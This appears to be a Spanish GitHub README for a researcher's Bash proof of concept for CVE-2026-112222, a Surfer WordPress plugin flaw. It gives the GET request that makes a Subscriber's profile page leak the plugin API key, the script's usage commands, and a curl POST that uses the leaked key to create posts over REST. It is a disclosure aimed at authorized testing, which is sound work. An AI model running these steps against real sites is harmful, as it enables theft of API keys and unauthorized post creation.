 mor-golan/cve-2026-112222
PoC en Bash para CVE-2026-112222: una cuenta de Suscriptor filtra la clave API del plugin Surfer de WordPress a través de la página de perfil, lo que permite la creación autenticada de entradas vía REST.

| CVE | CVE-2026-112222 |
| Plugin | Surfer (surferseo) |
| Afectado | <= 1.8.0.744 |
| Corregido en | 1.8.1.759 |
| Gravedad | CVSS 5.4 Medio |
| El atacante necesita | Cuenta de Suscriptor |
| Aviso | Patchstack |
| Análisis | mor-golan.github.io/research/cve-2026-112222-surferseo |
El plugin Surfer engancha un cargador de scripts en la acción global admin_enqueue_scripts y lo protege únicamente con $screen->post_type, que WordPress rellena a partir de la petición. Un Suscriptor que abre /wp-admin/profile.php?post_type=post obtiene una página con un objeto JavaScript wpsurfer que contiene la opción almacenada wpsurfer_api_access_key. Esa clave es también el token de portador que aceptan las rutas REST surferseo/v1 del plugin. En mi laboratorio, un Suscriptor la utilizó para publicar una entrada mediante POST /wp-json/surferseo/v1/import_post/.
Esta PoC inicia sesión como Suscriptor, comprueba la página de perfil sin el parámetro como control, la solicita de nuevo con ?post_type=post y extrae la clave. Después imprime la petición REST de seguimiento que usaría la clave, sin enviarla.

La clave de la captura de pantalla y de los ejemplos siguientes es el valor canario que sembré en mi laboratorio, SURFER-KEY-CANARY-4f91c7a3e2. No es una clave real.
Requisitos: bash, curl, grep, sed. El sitio objetivo debe tener el plugin activo y conectado a Surfer, de modo que la opción contenga una clave. Necesitas un inicio de sesión de Suscriptor.
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
Códigos de salida: 0 significa que la clave fue recuperada, 1 significa que no apareció, 2 significa que el script no pudo iniciar sesión o que una solicitud falló.
La solicitud que el script envía para la filtración:
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
La página contiene entonces:
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
Para confirmar el impacto en el sitio, envía la clave recuperada a la ruta REST del plugin. Esto crea una entrada, así que ejecútalo solo en un sitio que tengas permitido modificar:
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
En mi laboratorio, la misma ruta devolvió HTTP 401 rest_forbidden sin el encabezado Authorization y con un token bearer incorrecto, y HTTP 200 con la clave filtrada.
poc-surfer-subscriber-reads-api-key.sh: inicia sesión como Subscriber, ejecuta el control, recupera la clave e imprime la solicitud de seguimiento.images/subscriber-reads-api-key.png: la página de perfil como Subscriber en mi laboratorio, que muestra la clave canary filtrada.Solo para pruebas de seguridad autorizadas y fines educativos. Ejecútelo únicamente contra sistemas que posea o tenga permiso para probar.
Encontrado y reportado por Mor Golan, cazador de CVE y bug bounty israelí.






